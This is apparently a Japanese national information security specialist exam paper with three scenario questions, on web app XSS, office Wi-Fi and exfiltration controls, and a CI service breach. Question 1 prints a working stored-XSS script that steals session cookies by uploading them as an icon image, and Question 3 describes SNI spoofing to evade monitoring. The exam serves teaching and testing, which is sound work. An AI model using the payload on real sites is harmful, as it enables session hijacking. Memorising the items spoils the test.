SC

令和５年度　秋期
情報処理安全確保支援士試験
午後　問題

試験時間	12:30 ～ 15:00（2 時間 30 分）

注意事項

1. 試験開始及び終了は，監督員の時計が基準です。監督員の指示に従ってください。
2. 試験開始の合図があるまで，問題冊子を開いて中を見てはいけません。
3. 答案用紙への受験番号などの記入は，試験開始の合図があってから始めてください。
4. 問題は，次の表に従って解答してください。

問題番号	問１～問４
選択方法	２問選択

5. 答案用紙の記入に当たっては，次の指示に従ってください。
   (1) B 又は HB の黒鉛筆又はシャープペンシルを使用してください。
   (2) 受験番号欄に受験番号を，生年月日欄に受験票の生年月日を記入してください。正しく記入されていない場合は，採点されないことがあります。生年月日欄については，受験票の生年月日を訂正した場合でも，訂正前の生年月日を記入してください。
   (3) 選択した問題については，次の例に従って，選択欄の問題番号を○印で囲んでください。○印がない場合は，採点されません。3 問以上○印で囲んだ場合は，はじめの 2 問について採点します。
   (4) 解答は，問題番号ごとに指定された枠内に記入してください。
   (5) 解答は，丁寧な字ではっきりと書いてください。読みにくい場合は，減点の対象になります。

〔問１，問３を選択した場合の例〕

選択欄	
２問選択	○問１
	問２
	○問３
	問４

注意事項は問題冊子の裏表紙に続きます。
こちら側から裏返して，必ず読んでください。

問1　Web アプリケーションプログラムの開発に関する次の記述を読んで，設問に答えよ。

Q社は，洋服のEC事業を手掛ける従業員100名の会社である。Webアプリ Qという Web アプリケーションプログラムで EC サイトを運営している。EC サイトのドメイン名は“□□□.co.jp”であり，利用者は Web アプリ Q に HTTPS でアクセスする。Web アプリ Q の開発と運用は，Q社開発部が行っている。今回，Web アプリ Q に，EC サイトの会員による商品レビュー機能を追加した。図1は，Web アプリ Q の主な機能である。


1. 会員登録機能
   EC サイトの会員登録を行う。
2. ログイン機能
   会員 ID とパスワードで会員を認証する。ログインした会員には，セッション ID を cookie として払い出す。
3. カートへの商品の追加及び削除機能
   （省略）
4. 商品の購入機能
   ログイン済み会員だけが利用できる。
   （省略）
5. 商品レビュー機能
   商品レビューを投稿したり閲覧したりするページを提供する。商品レビューの投稿は，ログイン済み会員だけが利用できる。会員がレビューページに入力できる項目のうち，レビュータイトルとレビュー詳細の欄は自由記述が可能であり，それぞれ 50 字と 300 字の入力文字数制限を設けている。
6. 会員プロフィール機能
   アイコン画像をアップロードして設定するためのページ（以下，会員プロフィール設定ページという）や，クレジットカード情報を登録するページを提供する。どちらのページもログイン済み会員だけが利用できる。アイコン画像のアップロードは，次をパラメータとして，“https://□□□.co.jp/user/upload”に対して行う。
   ・画像ファイル[1)]
   ・“https://□□□.co.jp/user/profile”にアクセスして払い出されたトークン[2)]
   パラメータのトークンが，“https://□□□.co.jp/user/profile”にアクセスして払い出されたものと一致したときは，アップロードが成功する。アップロードしたアイコン画像は，会員プロフィール設定ページや，レビューページに表示される。
（省略）

注[1)]　パラメータ名は，“uploadfile”である。
注[2)]　パラメータ名は，“token”である。

図1　Web アプリ Q の主な機能

ある日，会員から，無地Tシャツのレビューページ（以下，ページVという）に16件表示されるはずのレビューが2件しか表示されていないという問合せが寄せられた。開発部のリーダーであるNさんがページVを閲覧してみると，画面遷移上おかしな点はなく，図2が表示された。

商品レビュー　　無地Tシャツ



レビューを投稿する

★ 4.9　16件のレビュー

会員A
2023年4月10日
★★★★★ Good
Nice shirt!

会員B
2023年4月1日
★★★★　形も素材も良い
サイズ感がぴったりフィットして気に入っています(>_<)
手触りも良く，値段を考えると良い商品です。

以上，全16件のレビュー

注記　は，会員がアイコン画像をアップロードしていない場合に表示される画像である。

図2　ページV

Webアプリ Qのレビューページでは，次の項目がレビューの件数分表示されるはずである。

・レビューを投稿した会員のアイコン画像
・レビューを投稿した会員の表示名
・レビューが投稿された日付
・レビュー評価（1～5個の★）
・会員が入力したレビュータイトル
・会員が入力したレビュー詳細

不審に思ったNさんはページVのHTMLを確認した。図3は，ページVのHTMLである。

```
（省略）
<div class="review-number">16 件のレビュー</div>
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">Good<script>xhr=new XMLHttpRequest();/*</div>
<div class="description">a</div>
</div>
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">*/url1="https://□□□.co.jp/user/profile";/*</div>
<div class="description">a</div>
</div>
（省略）
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">*/xhr2.send(form);}</script></div>
<div class="description">Nice shirt!</div>
</div>
<div class="review">
<div class="icon"><img src="/users/94774f6887f73b91/icon.png"></div>
<div class="displayname">会員 B</div>
<div class="date">2023 年 4 月 1 日</div><div class="star">★★★★</div>
<div class="review-title">形も素材も良い</div>
<div  class="description">サイズ感がぴったりフィットして気に入っています(&gt;_&lt;)<br>
手触りも良く，値段を考えると良い商品です。</div>
</div>
<div class="review-end">以上，全 16 件のレビュー</div>
（省略）
```

図 3　ページ V の HTML

図 3 の HTML を確認した N さんは，会員 A によって 15 件のレビューが投稿されていること，及びページ V には長いスクリプトが埋め込まれていることに気付いた。N さんは，ページ V にアクセスしたときに生じる影響を調査するために，アクセスしたときに Web ブラウザで実行されるスクリプトを抽出した。図 4 は，N さんが抽出したスクリプトである。

```
 1:  xhr = new XMLHttpRequest();
 2:  url1 = "https://□□□.co.jp/user/profile";
 3:  xhr.open("get", url1);
 4:  xhr.responseType = "document";  // レスポンスをテキストではなくDOMとして受信する。
 5:  xhr.send();
 6:  xhr.onload = function() {       // 以降は，1回目のXMLHttpRequest(XHR)のレスポンス
     の受信に成功してから実行される。
 7:    page = xhr.response;
 8:    token = page.getElementById("token").value;
 9:    xhr2 = new XMLHttpRequest();
10:    url2 = "https://□□□.co.jp/user/upload";
11:    xhr2.open("post", url2);
12:    form = new FormData();
13:    cookie = document.cookie;
14:    fname = "a.png";
15:    ftype = "image/png";
16:    file = new File([cookie], fname, {type: ftype});
         // アップロードするファイルオブジェクト
         // 第1引数：ファイルコンテンツ
         // 第2引数：ファイル名
         // 第3引数：MIMEタイプなどのオプション
17:    form.append("uploadfile", file);
18:    form.append("token", token);
19:    xhr2.send(form);
20:  }
```

注記　スクリプトの整形とコメントの追記は，Nさんが実施したものである。

図4　Nさんが抽出したスクリプト

Nさんは，会員Aの投稿はクロスサイトスクリプティング（XSS）脆弱性を悪用した攻撃を成立させるためのものであるという疑いをもった。Nさんが Web アプリ Q を調べたところ，Web アプリ Q には，会員が入力したスクリプトが実行されてしまう脆弱性があることを確認した。加えて，Web アプリ Q が cookie に HttpOnly 属性を付与していないこと及びアップロードされた画像ファイルの形式をチェックしていないことも確認した。

Q社は，必要な対策を施し，会員への必要な対応も行った。

設問１　この攻撃で使われたXSS脆弱性について答えよ。

(1)　XSS脆弱性の種類を解答群の中から選び，記号で答えよ。

解答群

ア　DOM Based XSS　　イ　格納型XSS　　ウ　反射型XSS

(2)　Webアプリ Qにおける対策を，30字以内で答えよ。

設問２　図3について，入力文字数制限を超える長さのスクリプトが実行されるようにした方法を，50字以内で答えよ。

設問３　図4のスクリプトについて答えよ。

(1)　図4の6～20行目の処理の内容を，60字以内で答えよ。

(2)　攻撃者は，図 4 のスクリプトによってアップロードされた情報をどのようにして取得できるか。取得する方法を，50字以内で答えよ。

(3)　攻撃者が(2)で取得した情報を使うことによってできることを，40 字以内で答えよ。

設問４　仮に，攻撃者が用意したドメインのサイトに図4と同じスクリプトを含むHTMLを準備し，そのサイトにWebアプリ Qのログイン済み会員がアクセスしたとしても，Webブラウザの仕組みによって攻撃は成功しない。この仕組みを，40字以内で答えよ。

問2　セキュリティ対策の見直しに関する次の記述を読んで，設問に答えよ。


M社は，L社の子会社であり，アパレル業を手掛ける従業員100名の会社である。M社のオフィスビルは，人通りの多い都内の大通りに面している。

昨年，M社の従業員が，社内ファイルサーバに保存していた秘密情報の商品デザインファイルをUSBメモリに保存し，競合他社に持ち込むという事件が発生した。この事件を契機として，L社からの指導でセキュリティ対策の見直しを進めている。既に次の三つの見直しを行った。

・USBメモリへのファイル保存を防ぐために，従業員に貸与するノートPC（以下，業務PCという）に情報漏えい対策ソフトを導入し，次のように設定した。
  (1) USBメモリなどの外部記憶媒体の接続を禁止する。
  (2) ソフトウェアのインストールを除いて，ローカルディスクへのファイルの保存を禁止する。
  (3) 会社が許可していないWebメールサービス及びクラウドストレージサービスへの通信を遮断する。
  (4) 会社が許可していないソフトウェアのインストールを禁止する。
  (5) 電子メール送信時のファイルの添付を禁止する。
・業務用のファイルの保存場所を以前から利用していたクラウドストレージサービス（以下，Bサービスという）の1か所にまとめ，設定を見直した。
・社内ファイルサーバを廃止した。

M社のオフィスビルには，執務室と会議室がある。執務室では従業員用無線LANが利用可能であり，会議室では，従業員用無線LANと来客用無線LANの両方が利用可能である。会議室にはプロジェクターが設置されており，来客が持ち込むPC，タブレット及びスマートフォン（以下，これらを併せて来客持込端末という）又は業務PCを来客用無線LANに接続することで利用可能である。

M社のネットワーク構成を図1に，その構成要素の概要を表1に，M社のセキュリティルールを表2に示す。



FW：ファイアウォール　　L2SW：レイヤー2スイッチ　　AP：無線LANアクセスポイント

注記１　IF1，WAN-IF1 は FW のインタフェースを示す。

注記２　P9～P13 及び P20～P24 は L2SW のポートを示す。

注記３　L2SW は VLAN 機能をもっており，各ポートには接続されている機器のネットワークに対応した VLAN ID が割り当てられている。P9 と P24 ではタグ VLAN が有効化されており，そのほかのポートでは無効化されている。有効化されている場合，複数の VLAN ID が割当て可能である。無効化されている場合，一つの VLAN ID だけが割当て可能である。

図１　M 社のネットワーク構成

表1　構成要素の概要（抜粋）

構成要素	概要
FW	・通信制御はステートフルパケットインスペクション型である。 ・NAT 機能を有効にしている。 ・DHCP リレー機能を有効にしている。
AP-1～5	・無線 LAN の認証方式は WPA2-PSK である。 ・AP-1～4 には，従業員用無線 LAN の SSID が設定されている。 ・AP-5 には，従業員用無線 LAN の SSID と来客用無線 LAN の SSID の両方が設定されている。 ・従業員用無線 LAN だけに MAC アドレスフィルタリングが設定されており，事前に情報システム部で登録された業務 PC だけが接続できる。 ・同じ SSID の無線 LAN に接続された端末同士は，通信可能である。
B サービス	・HTTPS でアクセスする。 ・HTTP Strict Transport Security（HSTS）を有効にしている。 ・従業員ごとに割り当てられた利用者 ID とパスワードでログインし，利用する。 ・M 社の従業員に割り当てられた利用者 ID では，a1.b1.c1.d1[1] からだけ，B サービスにログイン可能である。 ・ファイル共有機能がある。従業員が M 社以外の者と業務用のファイルを共有するには，B サービス上で，共有したいファイルの指定，外部の共有者のメールアドレスの入力及び上長承認申請を行い，上長が承認する。承認されると，指定されたファイルの外部との共有用 URL（以下，外部共有リンクという）が発行され，外部の共有者宛てに電子メールで自動的に送信される。外部共有リンクは，本人及び上長には知らされない。外部の共有者は外部共有リンクにアクセスすることによって，B サービスにログインせずにファイルをダウンロード可能である。外部共有リンクは，発行されるたびに新たに生成される推測困難なランダム文字列を含み，有効期限は 1 日に設定されている。
業務 PC	・日常業務のほか，B サービスへのアクセス，インターネットの閲覧，電子メールの送受信などに利用する。 ・TPM（Trusted Platform Module）2.0 を搭載している。
DHCP サーバ	・業務 PC，来客持込端末に IP アドレスを割り当てる。
DNS サーバ	・業務 PC，来客持込端末が利用する DNS キャッシュサーバである。 ・インターネット上のドメイン名の名前解決を行う。
ディレクトリサーバ	・ディレクトリ機能に加え，ソフトウェア，クライアント証明書などを業務 PC にインストールする機能がある。

注[1]　グローバル IP アドレスを示す。

表2　M社のセキュリティルール（抜粋）

項目	セキュリティルール
業務PCの持出し	・社外への持出しを禁止する。
業務PC以外の持込み	・個人所有の PC，タブレット，スマートフォンなどの機器の執務室への持込みを禁止する。
業務用のファイルの持出し	・B サービスのファイル共有機能以外の方法での社外への持出しを禁止する。

FW の VLAN インタフェース設定を表3に，FW のフィルタリング設定を表4に，AP-5 の設定を表5に示す。

表3　FW の VLAN インタフェース設定

項番	物理インタフェース名	タグ VLAN[1)]	VLAN 名	VLAN ID	IP アドレス	サブネットマスク
1	IF1	有効	VLAN10	10	192.168.10.1	255.255.255.0
2			VLAN20	20	192.168.20.1	255.255.255.0
3			VLAN30	30	192.168.30.1	255.255.255.0
4	WAN-IF1	無効	VLAN1	1	a1.b1.c1.d1	255.255.255.248

注[1)]　物理インタフェースでのタグ VLAN の設定を示す。有効の場合，複数の VLAN ID が割当て可能である。無効の場合，一つの VLAN ID だけが割当て可能である。

表4　FW のフィルタリング設定

項番	入力インタフェース	出力インタフェース	送信元 IP アドレス	宛先 IP アドレス	サービス	動作	NAT[1)]
1	IF1	WAN-IF1	192.168.10.0/24	全て	HTTP, HTTPS	許可	有効
2	IF1	WAN-IF1	192.168.20.0/24	全て	HTTP, HTTPS	許可	有効
3	IF1	WAN-IF1	192.168.30.0/24	全て	HTTP, HTTPS, DNS	許可	有効
4	IF1	IF1	192.168.10.0/24	192.168.30.0/24	DNS	許可	無効
5	IF1	IF1	192.168.20.0/24	192.168.30.0/24	全て	許可	無効
6	IF1	IF1	192.168.30.0/24	192.168.20.0/24	全て	許可	無効
7	全て	全て	全て	全て	全て	拒否	無効

注記　項番が小さいルールから順に，最初に合致したルールが適用される。
注[1)]　現在の設定では有効の場合，送信元 IP アドレスが a1.b1.c1.d1 に変換される。

表5　AP-5の設定（抜粋）

項目	設定1	設定2
SSID	m-guest	m-employee
用途	来客用無線LAN	従業員用無線LAN
周波数	2.4GHz	2.4GHz
SSID通知	有効	無効
暗号化方法	WPA2	WPA2
認証方式	WPA2-PSK	WPA2-PSK
事前共有キー（WPA2-PSK）	Mkr4bof2bh0tjt	Kxwekreb85gjbp5gkgajfg
タグVLAN	有効	有効
VLAN ID	10	20

〔Bサービスからのファイルの持出しについてのセキュリティ対策の確認〕

これまで行った対策の見直しに引き続き，Bサービスからのファイルの持出しのセキュリティ対策について，十分か否かの確認を行うことになった。そこで，情報システム部のYさんが，L社の情報処理安全確保支援士（登録セキスペ）であるS氏の支援を受けながら，確認することになった。2人は，社外の攻撃者による持出しと従業員による持出しのそれぞれについて，セキュリティ対策を確認することにした。

〔社外の攻撃者によるファイルの持出しについてのセキュリティ対策の確認〕

次は，社外の攻撃者によるBサービスからのファイルの持出しについての，Yさんと S氏の会話である。

Yさん：来客用無線LANを利用したことのある来客者が，攻撃者としてM社の近くから来客用無線LANに接続し，Bサービスにアクセスするということが考えられないでしょうか。

S氏　：それは考えられます。しかし，Bサービスにログインするには［　a　］と［　b　］が必要です。

Yさん：来客用無線LANのAPと同じ設定の偽のAP（以下，偽APという），及びBサービスと同じURLの偽のサイト（以下，偽サイトという）を用意し，DNSの設定を細工して，［　a　］と［　b　］を盗む方法はどうでしょうか。攻撃者が偽APをM社の近くに用意した場合に，M社の従業員が業務PCを偽APに誤って接続してBサービスにアクセスしようとすると，偽サイトにア

クセスすることになり，ログインしてしまうことがあるかもしれません。

S氏　：従業員がHTTPSで偽サイトにアクセスしようとすると，安全な接続ではないという旨のエラーメッセージとともに，偽サイトに使用されたサーバ証明書に応じて，図2に示すエラーメッセージの詳細の一つ以上がWebブラウザに表示されます。従業員は正規のサイトでないことに気付けるので，ログインしてしまうことはないと考えられます。

・［　c　］。
・［　d　］。
・このサーバ証明書は，失効している。
・このサーバ証明書は，有効期限が切れている。

図2　エラーメッセージの詳細（抜粋）

Yさん：なるほど，理解しました。しかし，偽APに接続した状態で，従業員がWebブラウザにBサービスのURLを入力する際に，誤って“http://”と入力してBサービスにアクセスしようとした場合，エラーメッセージが表示されないのではないでしょうか。

S氏　：大丈夫です。HSTSを有効にしてあるので，その場合でも，①先ほどと同じエラーメッセージが表示されます。

〔従業員によるファイルの持出しについてのセキュリティ対策の確認〕

次は，従業員によるBサービスからのファイルの持出しについての，S氏とYさんとの会話である。

S氏　：ファイル共有機能では，上長はちゃんと宛先のメールアドレスとファイルを確認してから承認を行っていますか。

Yさん：確認できていない上長もいるようです。

S氏　：そうすると，従業員は，②ファイル共有機能を悪用すれば，M社外からBサービスにあるファイルをダウンロード可能ですね。

Yさん：確かにそうです。

S氏　：ところで，会議室には個人所有PCは持ち込めるのでしょうか。

Y さん ：会議室への持込みは禁止していないので，持ち込めます。

S 氏　：そうだとすると，次の方法 1 と方法 2 のいずれかの方法を使って，B サービスからファイルの持出しが可能ですね。

方法 1 ：個人所有 PC の無線 LAN インタフェースの［　e　］を業務 PC の無線 LAN インタフェースの［　e　］に変更した上で，個人所有 PC を従業員用無線 LAN に接続し，B サービスからファイルをダウンロードし，個人所有 PC ごと持ち出す。

方法 2 ：個人所有 PC を来客用無線 LAN に接続し，B サービスからファイルをダウンロードし，個人所有 PC ごと持ち出す。

〔方法 1 と方法 2 についての対策の検討〕

方法 1 への対策については，従業員用無線 LAN の認証方式として EAP-TLS を選択し，③認証サーバを用意することにした。

次は，必要となるクライアント証明書についての S 氏と Y さんの会話である。

S 氏　：クライアント証明書とそれに対応する［　f　］は，どのようにしますか。

Y さん ：クライアント証明書は，CA サーバを新設して発行することにし，従業員が自身の業務 PC にインストールするのではなく，ディレクトリサーバの機能で業務 PC に格納します。［　f　］は［　g　］しておくために業務 PC の TPM に格納し，保護します。

S 氏　：④その格納方法であれば問題ないと思います。

方法 2 への対策については，次の二つの案を検討した。

・⑤FW の NAT の設定を変更する。

・無線 LAN サービスである D サービスを利用する。

検討の結果，D サービスを次のとおり利用することにした。

・会議室に，D サービスから貸与された無線 LAN ルータ（以下，D ルータという）を設置する。

・D ルータでは，DHCP サーバ機能及び DNS キャッシュサーバ機能を有効にする。
・来客持込端末は，M 社のネットワークを経由せずに，D ルータに搭載されている SIM を用いて D サービスを利用し，インターネットに接続する。

今まで必要だった，来客持込端末から DHCP サーバと［ h ］サーバへの通信は，不要になる。さらに，表 5 について不要になった設定を削除するとともに，⑥表 3 及び表 4 についても，不要になった設定を全て削除する。また，プロジェクターについては，来客用無線 LAN を利用せず，HDMI ケーブルで接続する方法に変更する。

Y さんと S 氏は，ほかにも必要な対策を検討し，これらの対策と併せて実施した。

設問 1　〔社外の攻撃者によるファイルの持出しについてのセキュリティ対策の確認〕について答えよ。

(1)　本文中の［ a ］，［ b ］に入れる適切な字句を答えよ。

(2)　図 2 中の［ c ］，［ d ］に入れる適切な字句を，それぞれ 40 字以内で答えよ。

(3)　本文中の下線①について，エラーメッセージが表示される直前までの Web ブラウザの動きを，60 字以内で答えよ。

設問 2　〔従業員によるファイルの持出しについてのセキュリティ対策の確認〕について答えよ。

(1)　本文中の下線②について，M 社外からファイルをダウンロード可能にするためのファイル共有機能の悪用方法を，40 字以内で具体的に答えよ。

(2)　本文中の［ e ］に入れる適切な字句を答えよ。

設問 3　〔方法 1 と方法 2 についての対策の検討〕について答えよ。

(1)　本文中の下線③について，認証サーバが EAP で使う UDP 上のプロトコルを答えよ。

(2)　本文中の［ f ］に入れる適切な字句を答えよ。

(3)　本文中の［ g ］に入れる適切な字句を，20 字以内で答えよ。

(4)　本文中の下線④について，その理由を，40 字以内で答えよ。

(5)　本文中の下線⑤について，変更内容を，70 字以内で答えよ。

(6)　本文中の［　h　］に入れる適切な字句を答えよ。

(7)　本文中の下線⑥について，表 3 及び表 4 の削除すべき項番を，それぞれ全て答えよ。

問３　継続的インテグレーションサービスのセキュリティに関する次の記述を読んで，設問に答えよ。

N 社は，N サービスという継続的インテグレーションサービスを提供している従業員 400 名の事業者である。N サービスの利用者（以下，N サービス利用者という）は，バージョン管理システム（以下，VCS という）にコミットしたソースコードを自動的にコンパイルするなどの目的で，N サービスを利用する。VCS では，リポジトリという単位でソースコードを管理する。N サービスの機能の概要を表 1 に示す。

表 1　N サービスの機能の概要（抜粋）

機能名	概要
ソースコード取得機能	リポジトリから最新のソースコードを取得する機能である。N サービス利用者は，新たなリポジトリに対して N サービスの利用を開始するときに，そのリポジトリを管理する VCS のホスト名及びリポジトリ固有の認証用 SSH 鍵を登録する。ソースコードの取得は，VCS から新たなソースコードのコミットの通知を HTTPS で受け取ると開始される。
コマンド実行機能	ソースコード取得機能がリポジトリからソースコードを取得した後に，リポジトリのルートディレクトリにある ci.sh という名称のシェルスクリプト（以下，ビルドスクリプトという）を実行する機能である。N サービス利用者は，例えば，コンパイラのコマンドや，指定された Web サーバにコンパイル済みのバイナリコードをアップロードするコマンドを，ビルドスクリプトに記述する。
シークレット機能	ビルドスクリプトを実行するシェルに設定される環境変数を，N サービス利用者が登録する機能である。登録された情報はシークレットと呼ばれる。N サービス利用者は，例えば，指定された Web サーバに接続するために必要な API キーを登録することによって，ビルドスクリプト中に API キーを直接記載しないようにすることができる。

N サービスは C 社のクラウド基盤で稼働している。N サービスの構成要素の概要を表 2 に示す。

表2　Nサービスの構成要素の概要（抜粋）

Nサービスの構成要素	概要
フロントエンド	VCS から新たなソースコードのコミットの通知を受け取るための API を備えた Web サイトである。
ユーザーデータベース	各 N サービス利用者が登録した VCS のホスト名，各リポジトリ固有の認証用 SSH 鍵，及びシークレットを保存する。読み書きはフロントエンドからだけに許可されている。
バックエンド	Linux をインストールしており，ソースコード取得機能及びコマンド実行機能を提供する常駐プログラム（以下，CI デーモンという）が稼働する。インターネットへの通信が可能である。バックエンドは 50 台ある。
仮想ネットワーク	フロントエンド，ユーザーデータベース及びバックエンド 1～50 を互いに接続する。

フロントエンドは，ソースコードのコミットの通知を受け取ると図1の処理を行う。

1. 通知を基にNサービス利用者とリポジトリを特定し，そのNサービス利用者が登録したVCSのホスト名，各リポジトリ固有の認証用 SSH 鍵，及びシークレットをユーザーデータベースから取得する。
2. バックエンドを一つ選択する。
3. 2.で選択したバックエンドのCIデーモンに1.で取得した情報を送信し，処理命令を出す。

図1　フロントエンドが行う処理

CI デーモンは，処理命令を受け取ると，特権を付与せずに新しいコンテナを起動し，当該コンテナ内でソースコード取得機能とコマンド実行機能を順に実行する。

ビルドスクリプトには，利用者が任意のコマンドを記述できるので，不正なコマンドを記述されてしまうおそれがある。さらに，不正なコマンドの処理の中には，①コンテナによる仮想化の脆弱性を悪用しなくても成功してしまうものがある。そこで，バックエンドには管理者権限で稼働する監視ソフトウェア製品 X を導入している。製品 X は，バックエンド上のプロセスを監視し，プロセスが不正な処理を実行していると判断した場合は，当該プロセスを停止させる。

C 社は，C 社のクラウド基盤を管理するための Web サイト（以下，クラウド管理サイトという）も提供している。N 社では，クラウド管理サイト上で，クラウド管理サイトのアカウントの管理，N サービスの構成要素の設定変更，バックエンドへの管理者権限でのアクセス，並びにクラウド管理サイトの認証ログの監視をしている。N 社

では，C 社が提供するスマートフォン用アプリケーションソフトウェア（以下，スマートフォン用アプリケーションソフトウェアをアプリという）に表示される，時刻を用いたワンタイムパスワード（TOTP）を，クラウド管理サイトへのログイン時に入力するように設定している。

N 社では，オペレーション部がクラウド管理サイト上で N サービスの構成要素の設定及び管理を担当し，セキュリティ部がクラウド管理サイトの認証ログの監視を担当している。

〔N 社のインシデントの発生と対応〕

1 月 4 日 11 時，クラウド管理サイトの認証ログを監視していたセキュリティ部の H さんは，同日 10 時にオペレーション部の U さんのアカウントで国外の IP アドレスからクラウド管理サイトにログインがあったことに気付いた。

H さんが U さんにヒアリングしたところ，U さんは社内で同日 10 時にログインを試み，一度失敗したとのことであった。U さんは，同日 10 時前に電子メール（以下，メールという）を受け取っていた。メールにはクラウド管理サイトからの通知だと書かれていた。U さんはメール中の URL を開き，クラウド管理サイトだと思ってログインを試みていた。H さんがそのメールを確認したところ，URL 中のドメイン名はクラウド管理サイトのドメイン名とは異なっており，U さんがログインを試みたのは偽サイトだった。H さんは，同日 10 時の国外 IP アドレスからのログインは②攻撃者による不正ログインだったと判断した。

H さんは，初動対応としてクラウド管理サイトの U さんのアカウントを一時停止した後，調査を開始した。U さんのアカウントの権限を確認したところ，フロントエンド及びバックエンドの管理者権限があったが，それ以外の権限はなかった。

まずフロントエンドを確認すると，Web サイトのドキュメントルートに“/.well-known/pki-validation/”ディレクトリが作成され，英数字が羅列された内容のファイルが作成されていた。そこで，③RFC 9162 に規定された証明書発行ログ中の N サービスのドメインのサーバ証明書を検索したところ，正規のもののほかに，N 社では利用実績のない認証局 R が発行したものを発見した。

バックエンドのうち 1 台では，管理者権限をもつ不審なプロセス（以下，プロセス Y という）が稼働していた（以下，プロセス Y が稼働していたバックエンドを被害バ

ックエンドという)。被害バックエンドのその時点のネットワーク通信状況を確認すると，プロセスYは特定のCDN事業者のIPアドレスに，HTTPSで多量のデータを送信していた。TLSのServer Name Indication (SNI) には，著名なOSS配布サイトのドメイン名が指定されており，製品Xでは，安全な通信だと判断されていた。

詳しく調査するために，TLS通信ライブラリの機能を用いて，それ以降に発生するプロセスYのTLS通信を復号したところ，HTTP Hostヘッダーでは別のドメイン名が指定されていた。このドメイン名は，製品Xの脅威データベースに登録された要注意ドメインであった。プロセスYは，④監視ソフトウェアに検知されないようにSNIを偽装していたと考えられた。TLS通信の内容には被害バックエンド上のソースコードが含まれていた。Hさんはクラウド管理サイトを操作して被害バックエンドを一時停止した。Hさんは，⑤プロセスYがシークレットを取得したおそれがあると考えた。

Hさんの調査結果を受けて，N社は同日，次を決定した。

・不正アクセスの概要とNサービスの一時停止をN社のWebサイトで公表する。
・被害バックエンドでソースコード取得機能又はコマンド実行機能を利用した顧客に対して，ソースコード及びシークレットが第三者に漏えいしたおそれがあると通知する。

Hさんは図2に示す事後処理と対策を行うことにした。

1. フロントエンド及び全てのバックエンドを再構築する。
2. 認証局Rに対し，Nサービスのドメインのサーバ証明書が勝手に発行されていることを伝え，その失効を申請する。
3. 偽サイトでログインを試みてしまっても，クラウド管理サイトに不正ログインされることのないよう，クラウド管理サイトにログインする際の認証を⑥WebAuthn (Web Authentication) を用いた認証に切り替える。
4. Nサービスのドメインのサーバ証明書を発行できる認証局を限定するために，Nサービスのドメインの権威DNSサーバに，Nサービスのドメイン名に対応する [a] レコードを設定する。

図2　事後処理と対策（抜粋）

〔N社の顧客での対応〕

Nサービスの顧客企業の一つに，従業員1,000名の資金決済事業者であるP社がある。P社は，決済用のアプリ（以下，Pアプリという）を提供しており，スマートフォンOS開発元のJ社が運営するアプリ配信サイトであるJストアを通じて，Pアプリの利用者（以下，Pアプリ利用者という）に配布している。P社はNサービスを，最新版ソースコードのコンパイル及びJストアへのコンパイル済みアプリのアップロードのために利用している。P社には開発部及び運用部がある。

Jストアへのアプリのアップロードは，J社の契約者を特定するための認証用APIキーをHTTPヘッダーに付加し，JストアのREST APIを呼び出して行う。認証用APIキーはJ社が発行し，契約者だけがJ社のWebサイトから取得及び削除できる。また，Jストアは，アップロードされる全てのアプリについて，J社が運営する認証局からのコードサイニング証明書の取得と，対応する署名鍵によるコード署名の付与を求めている。Jストアのアプリを実行するスマートフォンOSは，各アプリを起動する前にコード署名の有効性を検証しており，検証に失敗したらアプリを起動しないようにしている。

P社は，Nサービスのソースコード取得機能に，Pアプリのソースコードを保存しているVCSのホスト名とリポジトリの認証用SSH鍵を登録している。Nサービスのシークレット機能には，表3に示す情報を登録している。

表3　P社がNサービスのシークレット機能に登録している情報

シークレット名	値の説明
APP_SIGN_KEY	コード署名の付与に利用する署名鍵とコードサイニング証明書
